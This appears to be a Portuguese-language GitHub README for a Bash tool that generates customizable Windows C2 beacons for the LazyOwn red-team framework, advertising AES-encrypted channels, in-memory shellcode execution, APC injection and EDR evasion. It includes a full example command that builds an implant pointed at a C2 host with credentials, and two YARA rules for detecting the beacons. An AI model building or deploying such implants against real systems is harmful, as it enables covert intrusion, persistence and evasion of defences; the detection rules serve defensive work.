grisuno/beacon
Gera beacons C2 personalizáveis para Windows para o framework de red team LazyOwn, com comunicações criptografadas com AES-256, perfis maleáveis, execução de BOF/shellcode em memória e módulos de pós-exploração.
⚠️ Este projeto é distribuído sob a GPLv3. Consulte a seção DISCLAIMER para os termos legais completos.


beacon-GEN é um motor de configuração baseado em Bash de nova geração, projetado para gerar beacons C2 furtivos e altamente personalizáveis para operações ofensivas. Construído como a camada de orquestração central do framework LazyOwn RedTeam, ele permite que equipes de red team configurem dinamicamente perfis C2 maleáveis, comunicação criptografada com AES-256, rotação de múltiplos UA e lógica de persistência do lado do cliente — tudo por meio de uma interface limpa e orientada por CLI.

Este script gera a configuração fundamental para implantes avançados que utilizam injeção APC e rotinas anti-análise para evadir soluções EDR modernas.
Destinado a hacking ético, testes de penetração e pesquisa acadêmica, esta ferramenta oferece suporte à integração perfeita em cadeias de ataque automatizadas e infraestrutura de red team.

você pode usar BlackObsidianC2 ou LazyC2 do LazyOwn
./gen_beacon.sh \
  --target 192.168.1.50 \
  --url https://c2.ejemplo.com:8443 \
  --maleable /api/v2/submit \
  --client-id win10-pro \
  --c2-host 192.168.1.10 \
  --c2-user AdminC2 \
  --c2-pass "P@ssw0rd_Secret_2025" \
  --c2-port 8443 \
  --aes-key aabbccddeeff00112233445566778899aabbccddeeff00112233445566778899 \
  --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
  --user-agent1 "Chrome/120.0.0.0 Safari/537.36" \
  --user-agent2 "CustomAgent/1.0 (compatible)" \
  --user-agent3 "BotNet-X/2.5" \
  --output hellbird.exe
rule beacon_GEN_Config_Template {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects beacon-GEN generated C2 configuration"
        license = "GPLv3"

    strings:
        $c2_url_macro = "C2_URL \"$URL\"" ascii wide
        $maleable_macro = "MALEABLE \"$MALEABLE\"" ascii wide
        $client_id_macro = "CLIENT_ID \"$CLIENT_ID\"" ascii wide
        $aes_key_64char = /[0-9a-f]{64}/
        $winhttp_init = "WinHttpOpen(" ascii wide
        $user_agent_var = "TRAFFIC_UAS[]" ascii wide
        $output_name = "beacon.exe" ascii wide nocase

    condition:
        all of ($c2_url_macro, $maleable_macro, $client_id_macro) and
        $aes_key_64char and $winhttp_init and $user_agent_var
}
rule hellbird_Runtime_Behavior {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects runtime behavior of HELLBIRD beacon"
        reference = "https://github.com/grisuno/hellbird"

    strings:
        $nt_queue_apc = "NtQueueApcThread" ascii wide
        $create_suspended = { 6A 04 6A 00 6A 00 6A 00 6A 00 6A 00 } // CREATE_SUSPENDED
        $aes_decrypt = "AES_ECB_encrypt" ascii wide
        $registry_persistence = "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run" ascii wide
        $http_post_enc = "POST /" ascii wide
        $base64_decode = "base64_decode" ascii wide

    condition:
        $nt_queue_apc and $create_suspended and $aes_decrypt and
        ($registry_persistence or $http_post_enc) and $base64_decode
}